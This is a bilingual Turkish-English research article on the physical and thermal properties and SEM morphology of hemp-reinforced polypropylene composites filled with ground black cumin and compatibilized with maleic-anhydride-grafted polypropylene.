Polipropilen+%20 Kenevir Takviyeli / Çörek Otu / Maleik Anhidrit Aşılı Polipropilen Polimer Kompozitinin Fiziksel Özelliklerinin İncelenmesi

Doğa KELEŞ¹ Duygu BALCI¹ Elif ULUTAŞ^{1*} Münir TAŞDEMİR¹

¹Marmara Üniversitesi Teknoloji Fakültesi Metalurji ve Malzeme Mühendisliği Bölümü, 34840 Maltepe İSTANBUL

Makale Bilgisi

Araştırma makalesi
Başvuru: 28/01/2024
Düzeltilme: 03/05/2024
Kabul: 17/07/2024

Anahtar Kelimeler

Polipropilen,
Çörek otu,
Kenevir,
Polimer kompozitler,
Fiziksel özellikler.

Öz

Polimer sektöründe, doğal kaynakların hızla tükenmesi, çevre kirliliğinin artması ve artan ham madde miktarları günümüz dünyasının temel problemleridir. Yüksek potansiyel ve özelliklere sahip olmalarına rağmen polimerler doğal bir süreçle kolayca yok edilememeleri ve petrol kaynakları gibi tükenir kaynaklardan elde edilmeleri nedeniyle çevresel kirliliğe sebep olmakta ve sürdürülebilirlik açısından çeşitli sorunlar yaratmaktadır. Bu durum bilim insanlarını, polimerlerin olumsuz çevresel etkilerinin azaltılması ve sürdürülebilirliğin artırılması için yeni arayışlara teşvik etmektedir. Polimerlere doğal lif takviyesiyle çevre dostu, düşük maliyetli, işlenmesi kolay ve yüksek mekanik özelliklere sahip malzemeler üretilmesi, bu yeni arayışta önemli bir rol oynamaktadır. Doğal lif kaynaklarından özellikle kenevir bitkisi, sürdürülebilir ve yenilenebilir doğası ile birlikte üstün performans özellikleri sayesinde endüstriyel ve ekonomik açıdan önemli bir malzeme olarak öne çıkmakta ve sürdürülebilirlik hedeflerine katkıda bulunmaktadır. Yapılan çalışmada, doğal lif kaynağı olan çörek otunun ve maleik anhidrit aşılı polipropilenin (MAPP), ağırlıkça %20 kenevir takviyeli polipropilen (PP+%20 kenevir) polimer kompozitlerin fiziksel özellikleri üzerindeki etkileri incelenmiştir. Her grup için ağırlıkça %20 oranında öğütülmüş çörek otu kullanılmıştır. Bileşenlerin arayüzey etkileşimini sağlamak için sırasıyla ağırlıkça %5, 10, 15 oranlarında MAPP ilave edilmiştir ve elde edilen polimer kompozitler, ekstrüderde eriyik haline getirilmiştir. Ardından polimer kompozitler granüle edilerek standartlara uygun ölçülerde enjeksiyon makinesinde kalıplanmıştır. Yapılan test sonuçlarında çörek otu ve MAPP'nin; yoğunluk, nem oranı tayini, erime akış indeksi (EAI), ısı çarpılma sıcaklığı (HDT) ve vicat yumuşama sıcaklığı değerleri üzerindeki etkileri incelenmiştir. Ayrıca çörek otu, kenevir ve MAPP'nin PP matrisi içerisindeki dağılımı ve arayüzey etkileşimleri taramalı elektron mikroskobu (SEM) ile gözlemlenmiştir.

Investigation of Physical Properties of 20% Hemp Reinforced Polypropylene/Black Cumin/Maleic Anhydride Grafted Polypropylene Polymer Composite

Article Info

Research article
Received: 28/01/2024
Revision: 03/05/2024
Accepted: 17/07/2024

Keywords

Polypropylene,
Black cumin,
Hemp,
Polymer composites,
Physical properties.

Abstract

In the polymer sector, the rapid depletion of natural resources, increasing environmental pollution, and rising amounts of raw materials are fundamental problems in today's world. Despite their high potential and properties, polymers contribute to environmental pollution and pose various challenges for sustainability due to their inability to be easily biodegraded through natural processes and being derived from finite sources like petroleum. This situation encourages scientists to explore new avenues for reducing the negative environmental impacts of polymers and enhancing sustainability. The production of environmentally friendly, low-cost, easily processed, and high-mechanical-performance materials with natural fiber reinforcement plays a significant role in this new quest. Among natural fiber sources, hemp stands out as an industrially and economically important material due to its sustainable and renewable nature, coupled with superior performance characteristics, contributing to sustainability goals. This study investigates the effects of the addition of black cumin and maleic anhydride-grafted polypropylene (MAPP) on the physical properties of polypropylene composites reinforced with 20% hemp by weight (PP+20% hemp). Ground black cumin is used at a weight percentage of 20 for each group. To ensure interfacial interaction between the components, MAPP is added in weight percentages of 5, 10, and 15, and the resulting polymer composites are melt-extruded. Subsequently, the polymer composites are pelletized and molded in accordance with standards using an injection machine. The test results examine the effects of black cumin and MAPP on density, moisture content determination, melt flow index (MFI), heat deflection temperature (HDT), and Vicat softening temperature values. Additionally, the distribution of black cumin, hemp, and MAPP within the PP matrix, as well as interfacial interactions, is observed using scanning electron microscopy (SEM).

1. GİRİŞ (INTRODUCTION)

Polimerler; hafif, ekonomik, yüksek mekanik özelliklere sahip, kolayca şekillendirilebilen, dekoratif, kimyasala ve korozyona dayanıklı malzemelerdir. Bunun yanı sıra doğada bozunma süreleri uzun olup genellikle petrokimyasal kaynaklardan türetilirler [1,2]. Polimer ham maddeleri ve polimer tabanlı malzemeler, imalat endüstrisinde önemli bir rol oynamakla birlikte, plastik kirliliğine bağlı olarak çevresel sorunlara neden olmaktadır. Aynı zamanda sınırlı fosil kaynaklarının tükenmesi ve petrol fiyatlarındaki artış yenilikçi bir çözüm arayışını hızlandırmaktadır [3]. Plastik sektörünü olumsuz etkileyen bu durumlar, plastik üreticilerini sürdürülebilir üretim hedefine yönlendirmiş, çevre dostu üretim teknolojilerinin geliştirilmesine öncülük etmiş etmiştir. Bu bağlamda, çevre dostu ve sürdürülebilir kompozit malzemelerde bitkisel liflerin kullanımına olan küresel ilgi önemli ölçüde artmaktadır [3-5]. Doğal liflerin biyolojik olarak parçalanabilir oluşu ve takviye elemanı olarak kullanılmasıyla birlikte kompozite kazandırdığı düşük maliyet, düşük yoğunluk, yüksek sertlik ve mukavemet gibi özellikler artan ilginin temel sebepleridir [6,7].

Bitki lifleri, selüloz, hemiselüloz ve lignin gibi bileşenlerden oluşan lignoselülozik yapılar içerir. Genel olarak; selüloz içeriği, liflerin özelliklerini yönlendirmede en büyük rolü oynar ve lifler, kompozit içinde takviye olarak kullanıldığında kiralite, biyobozunma, yüksek fonksiyonellik ve hidrofilitik gibi faktörlerin performansını belirler [8,9]. Selüloz temelli bir bitki olan çörek otu, Ranunculaceae (Düğünçiçeğigiller) familyasına ait *Nigella sativa* türüdür ve Türkiye’de bitki çeşitliliği bakımından oldukça zengindir. Siyah tohum, siyah kimyon veya bereket tanesi olarak bilinir ve bitkinin ince otsu dallarının tepesindeki kapsüllerin içinde bulunur [10,11]. Doğal lif kaynakları arasında yer alan kenevir liflerinin, yenilenebilir ve sürdürülebilir olmasının yanı sıra güçlü ve sert lif yapısı, kompozit malzemelerde etkili bir takviye malzemesi olarak kullanılmasını mümkün kılmaktadır. Kenevir bitkisinin saplarında bulunan lifler, cam liflerine benzer bir sertliğe sahiptir. Kenevir lifleri sahip olduğu bu özellikleriyle, çevre dostu ve dayanıklı malzemelere olan talebin karşılanmasında önemli bir rol oynamaktadır [5,6]. Ayrıca kenevir lifi kompozitleri, cam lifi takviyeli kompozitlere kıyasla düşük yoğunluk, daha düşük maliyet, daha az makine donanımı yıpranması,

üretim sırasında daha az enerji gereksinimi ve daha az sağlık ve güvenlik riski gibi bir dizi avantajlara sahiptir [12,13].

Doğal lifler ve polimer matris arasındaki arayüzey etkileşimini iyileştirmeyi amaçlayan maleik anhidrit (MA), diğer uyumlaştırma işlemlerinin aksine genellikle poliolefinlerden (PE ve PP gibi) oluşan polimer matrisle değil sadece doğal fiberle de reaksiyona girebilir. MA, fiberin amorf bölgesindeki hidroksil grupları ile reaksiyona girerek onları uzaklaştırır. Fiberin hidrofilitik karakteri azaldığında; su emilimi azalır ve kompozitlerin özelliklerinde gelişmeler görülür [14-16]. Literatürde yapılan çalışmalar incelendiğinde; az miktarlarda MAPP kullanımı (%0-10), özellikle PP esaslı kenevir kompozitlerinde liflerin yüzey enerjisini modülasyon yoluyla artırarak, kenevir liflerinin polimer matrise karşı kullanılabilirliğini artırmıştır. Bunun sonucunda, kenevir liflerinin hidrofilitik karakterini azaltarak fiberlerle matris arasındaki yapışmayı artırmıştır [17]. Doğal lifler arasında ortalama bir yoğunluğa sahip olan çörek otunun, düşük yoğunluklu PP matris içerisinde kullanılması ile elde edilen kompozit çalışmalarında ise yoğunluğun arttığı ve uyumlaştırıcı ilavesiyle ise yoğunluğun azaldığı görülmüştür [18,19]. Atıklar ’in yapmış olduğu bir çalışmada [20]; PP matris içerisine takviye olarak %10, 20, 30 ve 40 oranlarında selüloz, tahta talaşı ve buğday samanı, uyumlaştırıcı olarak %0-5 aralığında silan ve MAPP ilave edilmiştir. Numuneler, 3x1,75x0,1 cm³ ölçülerinde kesilerek 70 °C’de 24 saat kurutulmuştur ve 25 °C’de statik damıtılmış su banyosuna 24 saat boyunca batırılarak su emilimi gözlemlenmiştir. Kâğıt mendil ile silinen numunelerin ağırlıkları ölçülmüştür. Selüloz miktarının artmasıyla su absorpsiyonunun doğrusal bir artış gösterdiği tespit edilmiştir. Ulutaş ve arkadaşlarının çalışmasında [21]; geri dönüşümlü PP içerisine %5, 10, 20, 30 oranlarında pirinç kabuğu ilave edilmiştir ve arayüzey etkileşimini iyileştirmek için %5 oranında MAPP kullanılmıştır. Yapılan deneylerin sonucunda, pirinç kabuğu oranındaki artış ile erime akış indeksi düşmüştür ve nem değerleri, HDT ve vicat yumuşama sıcaklığı artış göstermiştir. Taşdemir ve Kaştan’a ait bir çalışmada [22], toz haline getirilmiş selüloz esaslı zeytin çekirdeği tozları (ZÇT) %5, 10, 15 ve 20 oranlarında, PP matris içerisine ilave edilerek elde edilen kompozitin fiziksel özellikleri incelenmiştir. Yapılan çalışmada her grupta arayüzey uyumunu

sağlamak için %5 oranında MAPP kullanılmıştır. Dene sonuçlarına göre; ZÇT oranının artmasıyla HDT, vicat yumuşama sıcaklığı ve nem oranının arttığı görülmüştür. Kompozitlerin erime akış indeksi ise, %5 ZÇT ilavesiyle artmış, fakat ZÇT oranının daha da artmasıyla azalmıştır.

Bu çalışmanın temel amacı selüloz esaslı takviyeler içeren PP polimer kompozitlerinin fiziksel özellikleri incelenmesidir. Yapılan çalışma kapsamında, PP+%20 kenevir içerisine, %20 oranında çörek otu ve bileşenleri uyumlaştırmak amacıyla %5, 10, 15 oranlarında MAPP ilave edilmiştir. Ekstrüzyonda eriyik harmanlama yöntemi ile polimer kompozitler üretilmiştir. Kompozitlerin yoğunluk, HDT, vicat yumuşama sıcaklığı, nem oranı tayini ve ergime akış indeksi özelliklerini incelemek için test numuneleri enjeksiyon makinesinde kalıplanmıştır. Ayrıca taramalı elektron mikroskopu ile çörek otu ve kenevir partiküllerinin matris içerisindeki dağılımı ve matris-takviye elemanı arasındaki arayüzey yapışması incelenmiştir. Bu çalışma, selüloz esaslı takviyeler ile PP polimer kompozitlerinin özelliklerini araştıran diğer çalışmalarla benzerlikler taşımaktadır. Ancak, çörek otu partiküllerinin kullanımı ve bu partiküllerin matris içindeki dağılımının yanı sıra matris-takviye arayüzey yapışmasının detaylı incelemesi, bu çalışmanın literatürdeki diğer çalışmalardan farklı ve yenilikçi yönlerini oluşturmaktadır. Özellikle MAPP oranlarının değişimi ile elde edilen sonuçların karşılaştırılması, polimer kompozitlerin

performans optimizasyonu açısından önemli bulgular sunmaktadır. Bu bağlamda, çalışmanın özgün yönleri, biyokompozit malzemelerin geliştirilmesinde yeni yaklaşımlar sunarak literatüre katkı sağlamaktadır.


2. MATERYAL VE METOD (MATERIALS AND METHODS)

2.1. Kullanılan Malzemeler (Used Materials)

Yapılan çalışmada matris malzemesi olarak Automotive Performance Materials tarafından temin edilen REFINE PF3 434A ticari isimli ağırlıkça %20 kenevir takviyeli PP kullanılmıştır. PP'ye ait bazı özellikler; yoğunluğu 0,98 g/cm³, EAİ değeri (190 °C/5 kg) 11,6 g/10dk, ısıl çarpılma sıcaklığı HDT-A ve HDT-B olmak üzere sırasıyla 72 °C ve 137 °C olarak verilmiştir. Kompozit üretiminde takviye malzemesi olarak kullanılan çörek otunu (2,35-2,85 g/cm³) toz haline getirmek için Siemens Simatic C7-621 kontrol sistemi cihazı ile kuru öğütme yapılmıştır [23]. Çörek otu partiküllerinin tane boyutu dağılımı Retsch AS 200 marka test cihazı ile 15 dk boyunca sabit hızda titreşime maruz bırakılarak incelenmiştir ve elek analizi sonuçları Şekil 1'de verilmiştir. Matris ve takviye elemanı arasındaki arayüzey bağlanmasını artırmak için uyumlaştırıcı olarak 0,9 g/cm³ yoğunluklu Bondyram® 1001CN ticari isimli MAPP kullanılmıştır.



(a)



(b)

Şekil 1. Çörek otu elek analizi cihazı (a) ve sonuçları(b) (%ağırlıkça) (Black cumin sieve analysis device (a) and results (b) (% by weight))

2.2. Numune Hazırlama ve Karakterizasyon

(Sample Preparation and Characterization)

Yapılan çalışma kapsamında beş farklı oranda hazırlanan polimer kompozitlere ait karışım oranları Tablo 1'de verilmiştir.


Tablo 1. Polipropilen kompozitlerinin karışım oranları (% ağırlıkça) (Mixing ratios of polypropylene composites (% by weight))

Polimer Kompozitinin Karışım Oranları			
Gruplar	PP+%20 Kenevir	Çörek Otu (%)	MAPP (%)
1.Grup	100	-	-
2.Grup	80	20	-
3.Grup	75	20	5
4.Grup	70	20	10
5.Grup	65	20	15

İlk olarak polimer kompoziti oluşturan bileşenler bünyesinde bulundukları nemi uzaklaştırmak için Yamato ADP-31 (Yamato/VWR Scientific

Products, Japonya) marka vakumlu fırında 105 °C sıcaklıkta 24 saat kurutulmuştur. Ardından bileşenlerin ilk karıştırma işlemi Patterson marka karıştırıcıda yapılmıştır. Homojen bir karışım elde etmek amacıyla PP Mikrosan marka çift vidalı ekstrüderde (co-rotate) eriyik olarak harmanlanmıştır. Soğutma işlemi için su tankından geçirilen polimer kompozitler, kırıcı yardımıyla granül formuna getirilmiştir ve yapısındaki nemi uzaklaştırmak için 24 saat botunca etüvde yeniden kurutma işlemine tabi tutulmuştur. Kompozitlerin fiziksel özelliklerinin belirlenmesi için; standartlara uygun test numuneleri enjeksiyon makinesinde kalıplanmıştır. Daha iyi bir eriyik akış için polimer kompozit üretiminde kullanılan ekstrüzyon makinesi çalışma şartları; proses sıcaklığı 180-230 °C ve vida hızı 35 dev/dk olarak belirlenmiştir. Uygulanan parametrelerle, saatte bir kilogram kompozit üretimi gerçekleştirilmiştir. Enjeksiyon makinesi çalışma şartları ise; proses sıcaklığı 180-230 °C, basınç 800 bar ve enjeksiyon süresi 12 sn olarak belirlenmiştir. Ayrıca makine kapama tonajı 110-120 ton ve kalıp baskı miktarı 225 g'dır.

Numune Hazırlama



Karakterizasyon




Şekil 2. PP+%20 kenevir/çörek otu/MAPP polimer kompozitinin üretim aşamaları ve kullanılan cihazlar (Production stages of PP+20% hemp/black cumin/MAPP polymer composite and devices used)

Eriyik haldeki plastik malzemenin akış hızını belirleyen EAİ testleri ISO 1133 standardına uygun olarak Zwick marka 4100 model test cihazında, 230 °C’de ve 2,16 kg yük altında yapılmıştır. Malzemelerin yoğunluğu ISO 2781 standardına uygun olarak Precisa 205A SCS marka test cihazında iki adet numunenin ortalaması alınarak belirlenmiştir. Nem tayini, ASTM D 6980 standardına uygun olarak Kern marka test cihazında 3 adet numunenin ortalaması alınarak yapılmıştır. Polimer kompozitin termal özelliklerini incelemek için HDT ve vicat yumuşama sıcaklığı testleri sırasıyla ISO 75 ve ISO306 standartlarına uygun olarak Devotrans marka test cihazında üç adet numunenin ortalaması alınarak yapılmıştır. Kenevir ve çörek otunun matris içerisindeki dağılımı ve mikroyapı incelemesi, Zeiss EVO MA 10 marka SEM cihazı ile darbe testi numunelerinin kırık yüzeyleri kullanılarak yapılmıştır. Elektriksel yüklenmeyi önlemek amacıyla numune yüzeyleri 20 Å kalınlığında altın-paladyum (Au) karışımı ile Polaron SC7640 marka yüksek çözünürlüklü püskürtmeli kaplayıcı (İngiltere) kullanılarak kaplanmıştır.


3.BULGULAR (RESULTS)

Çörek otu ve MAPP ilavesi ile polimer kompozitlerin termal davranışlarını incelemek için yapılan HDT ve vicat yumuşama sıcaklığı testlerine ait sonuçlar sırasıyla Şekil 3(a) ve 3(b)’de verilmiştir. Yapılan test sonuçlarında benzer şekilde çörek otu ve MAPP miktarının artması ile HDT ve

vicat değerleri artış göstermiştir. PP+%20 kenevir matrisi içerisinde ağırlıkça %20 oranında çörek otu ilave edilmesiyle HDT değeri %4,1 oranında artmıştır. En düşük HDT değeri 1. Grup polimer kompozitlerine ait iken, en yüksek değer %20 çörek otu ve %15 MAPP ilavesiyle 5. Gruba aittir. Bu gruplar kıyaslandığında HDT değerinde %17,1’lik bir artış gözlemlenmiştir. Şekil 3(b) incelendiğinde, benzer olarak PP+%20 kenevir matrisi içerisinde ağırlıkça %20 oranında çörek otu eklendiğinde, vicat yumuşama sıcaklığı %0,4 oranında artmıştır. En yüksek değerlerin %20 çörek otu ve %15 MAPP oranlarıyla 5. Grup numunelerine ait olduğu tespit edilmiştir ve 1. Grup numunelerine kıyasla vicat değeri %6 oranında artmıştır. Ulutaş ve arkadaşlarına ait çalışmada [21]; farklı oranlarda pirinç kabuğunun geri dönüşümlü PP matrisine ilavesi ile birlikte HDT ve vicat değerleri benzer olarak artış göstermiştir. Taşdemir ve Kaştan’a ait bir çalışmada [22], selüloz esaslı zeytin çekirdeği tozları (ZÇT) farklı oranlarda PP matrisine eklenmiştir ve her grup için arayüzey uyumunu sağlamak amacıyla %5 oranında MAPP kullanılmıştır. Yapılan deneylerin sonuçlarına göre, ZÇT oranının artmasıyla HDT ve vicat yumuşama sıcaklığı benzer bir artış göstermiştir. Taşdemir’e ait başka bir çalışmada [24], zeytin çekirdeği ve badem kabuk tozu, dört farklı konsantrasyonda ağırlıkça %10, 20, 30 ve 40 oranlarında PP’ye eklenerek kompozitler üretilmiştir. Test sonuçlarına göre vicat yumuşama sıcaklığının her iki dolgu türünde de yaklaşık 10 °C arttığı belirlenmiştir.




Şekil 3. PP+%20 kenevir/çörek otu/MAPP polimer kompozitinin fiziksel özellikleri (Physical properties of PP+20% hemp/black cumin/MAPP polymer composite)



Şekil 3. Devamı (Continue)

Şekil 3(c)'de verilen yoğunluk değerleri incelendiğinde, en düşük yoğunluk değeri 1. Grup numunelerine ait olduğu rapor edilmiştir ve 0,9326 g/cm³ olarak ölçülmüştür. En yüksek yoğunluğun ölçüldüğü 2. Grup numunelerinde, %20 oranında çörek otu ilavesiyle bu değer %5,05 oranında bir artış göstermiştir. Karışıma ağırlıkça %5 MAPP ilavesi ile yoğunluk değeri %1,5 azalma göstermiştir. MAPP değeri %15'e çıkarıldığında ise yoğunluk değeri, %5 MAPP ilaveli gruba kıyasla %2 oranında azalmıştır. Sonuç olarak çörek otu eklenmesi ile yoğunluk değerleri artarken, MAPP miktarının artmasıyla değerlerde azalma gözlemlenmiştir. Literatürde yer alan benzer çalışmalarda selüloz esaslı takviyelerin etkisiyle yoğunluk artmıştır ve uyumlaştırıcı ilavesiyle ise azalma gözlemlenmiştir [18,19]. Şekil 3(d)'de verilen nem tayini sonuçları incelendiğinde, yoğunluk testi ile benzer değişiklikler tespit edilmiştir. Çörek otu ilavesiyle numunelerin nem çekme yüzdeleri artış göstermiştir, bunun aksine uyumlaştırıcı orasının artışına bağlı olarak nem oranları azalmıştır. En düşük nem oranına sahip 1. Grup numunelerine kıyasla, çörek otu eklenmesiyle bu değerde %15 oranında bir artış görülmektedir. Uyumlaştırıcı içeren gruplarda ise, maksimum oranda MAPP eklenmesi nem değerlerini %5,8 oranında düşürmüştür. Dairi ve arkadaşlarının yapmış olduğu çalışmada [25]; ilk aşamada PP ve geri dönüşümlü polietilen tereftalat (PET), PET'in erime sıcaklığında karıştırılmıştır. Ardından odunu hazırlanan karışıma ağırlıkça %10, 20 ve 30 oranında eklenerek PP'nin işleme sıcaklığında ekstrüderde eriyik hale getirilmiştir. Kompozit bileşiklerin arayüzey etkileşimini sağlamak amacıyla ağırlıkça %10 MAPP kullanılmıştır. Test sonuçlarına göre su emme miktarı, odununun ilavesiyle artış göstermiştir. Akbaş ve

arkadaşlarının çalışmasında [26]; değirmen yardımıyla un haline getirilen fındık kabukları, PP matris içerisine ağırlıkça %30, 50 ve 50 konsantrasyonlarında ilave edilmiştir. Yapılan testlere göre, lignoselülozik bir malzeme olan fındık kabuğu miktarının artmasıyla su emme miktarının arttığı gözlemlenmiştir. Stokke ve Gardner'ın yaptığı çalışmada [27], kompozit malzemelerde bulunan hidrofilik yapıdaki odunsu materyalin oranının artmasıyla, su emme oranının önemli ölçüde etkilendiği belirtilmiştir.




Şekil 4. PP+%20 kenevir/çörek otu/MAPP polimer kompozitinin EAİ değerleri (MFI values of PP+20% hemp/black cumin/MAPP polymer composite)

Gerçekleştirilen ölçümlere göre çörek otu ve MAPP ilavesiyle erime akış indeksi değerlerinin arttığı Şekil 4'te açıkça görülmektedir. Polimer kompozitlere ağırlıkça %20 çörek otu eklenmesiyle %2,7 oranında bir artış görülmüştür ve ardından ağırlıkça %5 MAPP ilavesi EAİ değerini %48 oranında artırmıştır. EAİ test sonuçlarında MAPP ilavesinin %5'ten %15'e artırılması ile %19,2 oranında bir artış olduğu belirlenmiştir. Polimerin EAİ'si ne kadar büyük olursa viskozitenin o kadar düşük olacağı bilinmektedir. MAPP ilavesi ile EAİ'deki artışın ana sebebi, yüksek EAİ'ye sahip MAPP'nin yağlayıcı etkisidir; ayrıca literatürde

MAPP'nin polimere kıyasla düşük viskoziteli olduğu rapor edilmiştir. Böylece MAPP ilavesi makromoleküler zincirin hareketliliğini artırarak EAİ artışına sebep olabilir [28, 29]. Literatürdeki bazı çalışmalarda, selüloz esaslı takviye malzemesi eklendiğinde EAİ değerlerinin azaldığı rapor edilmiştir. Örneğin, Taşdemir ve Kaştan'ın yapmış olduğu bir çalışmada [22]; selüloz esaslı bir malzeme olan zeytin çekirdeği tozunun ilavesiyle EAİ'de azalma meydana gelmiştir. Benzer şekilde,

Ulutaş ve arkadaşlarının çalışmasında da [21]; lignoselüloz esaslı pirinç kabuğu miktarının artmasıyla EAİ değerlerinde düşüş gözlemlenmiştir. Bu çalışmaların aksine EAİ değerindeki artış çörek otunun boyutlarından kaynaklanmaktadır. Partükül boyutunun küçük olması kaydırıcı bir etki yaptığından EAİ değeri artar. Benzer boyutta doğal takviyelerin kullanıldığı çalışmalarda takviye oranı artışıyla EAİ oranının arttığı görülmüştür [30].



Şekil 5. PP+%20 kenevir/çörek otu/MAPP polimer kompozitinin SEM görüntüleri (SEM images of PP+20% hemp/black cumin/MAPP polymer composite)

Yapılan çalışmalarda polimer kompozitlere ait numunelerin kırık yüzeylerinden 500x büyütmede incelenen SEM görüntüleri Şekil 5'te verilmiştir. Uyumlaştırıcı içermeyen 1. ve 2. Grup

numunelerine ait mikrograflar incelendiğinde kenevir liflerinin dağılımı açıkça görülmektedir. MAPP eklenmesi ile lifler, takviye ve matris arasında uyumu artırdığından arayüzey daha güçlü

bir bağ sağlanmıştır. Kompozitlere ait numune yüzeylerinin hiçbirinde hava kabarcığı veya çatlak tespit edilmemiştir. Aynı zamanda genel olarak bu çalışmada hazırlanan kompozitlerin SEM görüntülerine bakıldığında matrise çörek otu partiküllerinin eklenmesinin yüzeyde bir deformasyona neden olmadığı görülmüştür. Bu sonuç, çörek otu ve kenevir lifinin matris içerisinde iyi dağıldığını ve iyi yapıştığını göstermektedir. Dairi ve arkadaşlarının çalışmasına bakıldığında [25]; % 10, 20 ve 30 konsantrasyonlarında odun unu içeren uyumsuz polimer kompozitlerinde büyük çatlaklar gözlemlenmiştir. Ayrıca, sayısız lif çekme ve delikler de gözlemlenmiştir. Bu da odun unu ve PP/r-PET karışımı arasındaki arayüzey bağlanmasının zayıf olduğunu gösterir. MAPP konsantrasyonunun %10 olduğu durumda, uyumlu kompozitlerin morfolojisi ise homojen görünmektedir. Zhang ve arkadaşları tarafından yapılan [31] çalışmada, polipropilen/mikro kristalin selüloz polimer kompozitlerinde polipropilen ile selüloz arasındaki yapışmanın artırılması amacıyla kompozite MAPP ve metil akrilik asit glisidil ester aşılı polipropilen (PP-g-GMA) katılmıştır. Gümüş ve arkadaşları [32], dört farklı konsantrasyonda (%5, 10, 15 ve 20) zeytin çekirdeği tozları ile doldurulmuş PP kompozitleri üretmiş ve arayüzey etkileşimini sağlamak amacıyla maleik anhidrit kullanmışlardır. SEM analizine göre zeytin çekirdeği tozlarının PP matrisine eklenmesinin yüzeyde bir deformasyona neden olmadığını ve matris ile dolgu arasında iyi bir yapışma olduğunu sonuçlandırmışlardır.

4.SONUÇLAR (CONCLUSIONS)

Uyumlaştırıcı malzemenin doğal lif takviyeli polimer kompozitler üzerindeki etkilerini incelemek amacıyla kompozitlere yapılan fiziksel incelemeler sonucunda malzemenin EAİ, Vicat yumuşama noktası, HDT, nem içeriği, yoğunluk değerleri tespit edilmiştir ve aynı zamanda kompozitlerin morfolojik incelemesi yapılmıştır. Bulguların incelenmesinden önce, homojen bir karışım için kompoziti oluşturan bileşenler 180-210 °C çalışma sıcaklığı aralığında ekstrüzyon makinesinde karıştırılmıştır. Uygun eriyik akışın sağlanması için test numunelerinin hazırlanması sırasında enjeksiyon kalıplama sıcaklığı ve enjeksiyon basıncı sırasıyla 230 °C ve 800 bar olarak belirlenmiştir. Sonuçlara göre; çörek otu ve MAPP ile güçlendirilmiş kompozitlerin fiziksel özellikleri, çörek otu takviyesiz ve uyumlaştırıcı

içermeyen kompozitlere kıyasla önemli bir iyileşme göstermiştir.

- Kompozitlerin termal davranışı çoğu uygulama alanı için oldukça önemlidir. Bu nedenle kompozitlerin ısıl özellikleri HDT ve vicat yumuşama sıcaklığı testleri kullanılarak incelenmiştir. Sonuçlar, çörek otu partiküllerinin ve MAPP'nin, PP+%20 kenevir kompozitlerinin termal özelliklerini iyileştirdiğini ve matrisi yüksek sıcaklıklara daha dayanıklı hale getirdiğini açıkça göstermektedir.
- Çörek otu PP matrise kıyasla nispeten daha yüksek yoğunluğa sahip olduğundan dolayı kompozitlerin yoğunluğunu artırmıştır. Bunun aksine MAPP daha düşük yoğunluğa sahip olduğu için uyumlaştırıcı ilavesi polimer kompozitlerin yoğunluğunu düşürmüştür. Kullanım yeri açısından ele alındığında özellikle hafif ve yüksek mukavemetli malzemelerin talep edildiği üretim sektörlerine alternatif bir malzeme olmuştur.
- Selüloz bazlı malzemelerin bünyelerinde nem tutma özelliğine sahip olduğu bilinmektedir. Nem tayini sonuçlarına göre; çörek otu içeren kompozitlerin yapılarında daha fazla nem bulunmaktadır. MAPP ilavesiyle matris ile dolgu arasında iyi bir yapışma sağlanmıştır. Bunun sonucunda yüzeyi PP ile kaplanan çörek otu partiküllerinin bünyesine su çekmesi engellenmiştir ve uyumlaştırıcı oranının artmasıyla nem oranı düşüş göstermiştir.
- Fiziksel özelliklerdeki iyileşmeler; MAPP eklenmesi ile lifler, takviye ve matris arasında daha güçlü bir bağ sağlandığını kanıtlamaktadır. Yapılan SEM incelemelerinde numune yüzeylerinin hiçbirinde deformasyon, hava kabarcığı veya çatlak tespit edilmemiştir. Bu sonuç, çörek otu ve kenevir lifinin matris içerisinde iyi dağıldığını ve iyi yapıştığını göstermektedir.
- Çörek otu partiküllerinin PP bazlı kompozitlerde sürdürülebilir bir takviye malzemesi olduğunu ve üretilen kompozitlerin zemin döşemeleri, mobilyalar ve park bankları gibi kullanım alanları için uygunluğunu ortaya koymaktadır.

TEŞEKKÜR (ACKNOWLEDGEMENT)

Bu çalışma, 'TÜBİTAK-2209-A Üniversite Öğrencileri Araştırma Projeleri Desteği Programı' kapsamında 1919B012310333 proje numarasıyla desteklenmiştir.

This study was supported by the project number 1919B012310333 within the scope of 'TÜBİTAK-

2209-A University Students Research Projects Support Program'.

ETİK STANDARTLARIN BEYANI (DECLARATION OF ETHICAL STANDARDS)

Bu makalenin yazarları çalışmalarında kullandıkları materyal ve yöntemlerin etik kurul izni ve/veya yasal-özel bir izin gerektirmediğini beyan ederler.

The authors of this article declares that the materials and methods they use in their work do not require ethical committee approval and/or legal-specific permission.

YAZARLARIN KATKILARI (AUTHORS' CONTRIBUTIONS)

Doğa KELEŞ: Deneyleri yapmış, sonuçlarını analiz etmiş ve maklenin yazım işlemini gerçekleştirmiştir.

She conducted the experiments, analyzed the results and performed the writing process.

Duygu BALCI: Deneyleri yapmış, sonuçlarını analiz etmiş ve maklenin yazım işlemini gerçekleştirmiştir.

She conducted the experiments, analyzed the results and performed the writing process.

Elif ULUTAŞ: Deneyleri yapmış, sonuçlarını analiz etmiş ve maklenin yazım işlemini gerçekleştirmiştir.

She conducted the experiments, analyzed the results and performed the writing process.

Münir TAŞDEMİR: Deneyleri yapmış, sonuçlarını analiz etmiş ve maklenin yazım işlemini gerçekleştirmiştir.

He conducted the experiments, analyzed the results and performed the writing process.

ÇIKAR ÇATIŞMASI (CONFLICT OF INTEREST)

Bu çalışmada herhangi bir çıkar çatışması yoktur.

There is no conflict of interest in this study.

REFERENCES (KAYNAKLAR)

[1] Maddah, H. A., Polypropylene as a promising plastic, A review. Am. J. Polym. Sci, 6(1), 1-11, (2016).

[2] Hamamcı, B., Yeşil kompozitlerde biyopolimerlerin kullanımının önemi. Karadeniz Fen Bilimleri Dergisi, 8(1), 12-24, (2018)

[3] Wang, Z., Ganewatta, M. S., & Tang, C., Sustainable polymers from biomass: Bridging chemistry with materials and processing. Progress in Polymer Science, 101, 10119, (2020).

[4] Güngör, A., The effect of Cumin Black (*Nigella Sativa* L.) as bio-based filler on chemical, rheological and mechanical properties of epdm composites. Turkish Journal of Engineering, 7(4), 279-285, (2023).

[5] Mohammed, M., Jawad, A., Mohammed, A. M., Oleiwi, J. K., Adam, T., Osman, A. F., Dahham, O. S., Betar, B. O., Gopinath, S., & Jaafar, M., Challenges and advancement in water absorption of natural fiber-reinforced polymer composites, Polymer Testing, 124, (2023). <https://doi.org/10.1016/j.polymertesting.2023.108083>

[6] Demirbek, D., & Bulut, M. O. Kenevir liflerinin eldesi, özellikleri ve kompozit uygulama alanları, Bartın University International Journal of Natural and Applied Sciences, 4(2), 176-191, (2021).

